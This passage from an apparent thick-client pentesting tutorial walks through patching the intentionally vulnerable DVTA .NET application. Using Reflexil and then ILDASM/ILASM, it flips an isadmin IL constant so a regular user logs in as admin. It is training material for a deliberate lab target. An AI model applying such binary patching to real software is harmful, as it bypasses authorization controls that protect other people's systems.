
- Next select the both languages from drop down, **IL and C#.**
- We can see the decompiled code in both languages, let's open the **Reflexil** by click on small **Setting** button.




- In **Reflexil** window, locate the `ldc.i4` and change the value to 0 by right clicking > Edit.




- On selecting the `ldc.i4.0`, click on **Update.**




- Move to the DVTA's main branch and right click > **Save as,** and save the new .exe file with the same name of application.



- On launching the application and login using the regular user credentials, we see we have successfully got admin access.


Login
Login Here
Username
bob
Password
Login
Dont have an account yet? Register Here
Configure Server



Admin
Welcome Admin
Backup Data to FTP Server

ILASM & LDASM - Patching


💡 Till now we are using 3rd party tools for performing actions, now we'll use tools comes with **"Microsoft Visual Studio"** known as ***IL-Disassembler*** and similarly "**Dotnet"** framework comes with a tool called ***Assembler***.
Process:

Using ILDASM (IL-Disassember) ⇒ DVTA.exe ⇒ IL code ⇒ ILASM (IL-Assembler) ⇒ Modified DVTA file.

Path to IL-DASM: *C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\ildasm.exe*



Path to IL-ASM: *C:\Windows[Microsoft.NET](http://microsoft.net/)\Framework\v4.0.30319\ilasm.exe*




Note: Paths may vary so above is the approx path loaction.

- Open `cmd`and go to `ildasm`location.
- By using `ildas.exe` give path to DVTA application.


```
> cd "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8
Tools\"
```

```
> ildasm.exe C:\Users\Windows\Desktop\work\Original\DVTA.exe
```


- Using the cmd above, a dialog box will appear.
- Select the DVTA application.


C:\Users\Windows\Desktop\work\Ori...
File
View
Help
C:\Users\Windows\Desktop\work\Original\DVTA.exe
MANIFEST
DVTA
.assembly DVTA
{
.ver 1:0:0:0

- By selecting DVTA application, click on **File** > **Dump**.



- In next dialog box simply click **OK.**


Dump options
Encoding
ANSI
UTF-8
Unicode
Dump Class List
Dump Statistics
Show Progress Bar
Dump Header
Dump IL Code
Token Values
Actual Bytes
Line Numbers
Source Lines
Expand try/catch
Dump Metainfo
More HEX
Raw: Counts,Sizes
Raw: Header
Raw: Header,Schema
Raw: Header,Schema,Rows
Raw: Heaps
Unresolved Externals
Validate
OK
Cancel

- Select suitable location to save the file and hit save.
- We can see a file named **dvta.il** is saved along with other files.

Name	Date modified	Type	Size
DVTA.addExpenses.resources	10/03/2024 14:56	RESOURCES File	32 KB
DVTA.Admin.resources	10/03/2024 14:56	RESOURCES File	32 KB
dvta.il	10/03/2024 14:56	IL File	247 KB
DVTA.Login.resources	10/03/2024 14:56	RESOURCES File	32 KB
DVTA.Main.resources	10/03/2024 14:56	RESOURCES File	32 KB
DVTA.Properties.Resources.resources	10/03/2024 14:56	RESOURCES File	1 KB
DVTA.Register.resources	10/03/2024 14:56	RESOURCES File	32 KB
dvta.res	10/03/2024 14:56	Compiled Resourc...	33 KB

- Open **dvta.il** file with notepad and search for isadmin string.
- We found `ldc.i4.1`, user the isadmin.

```
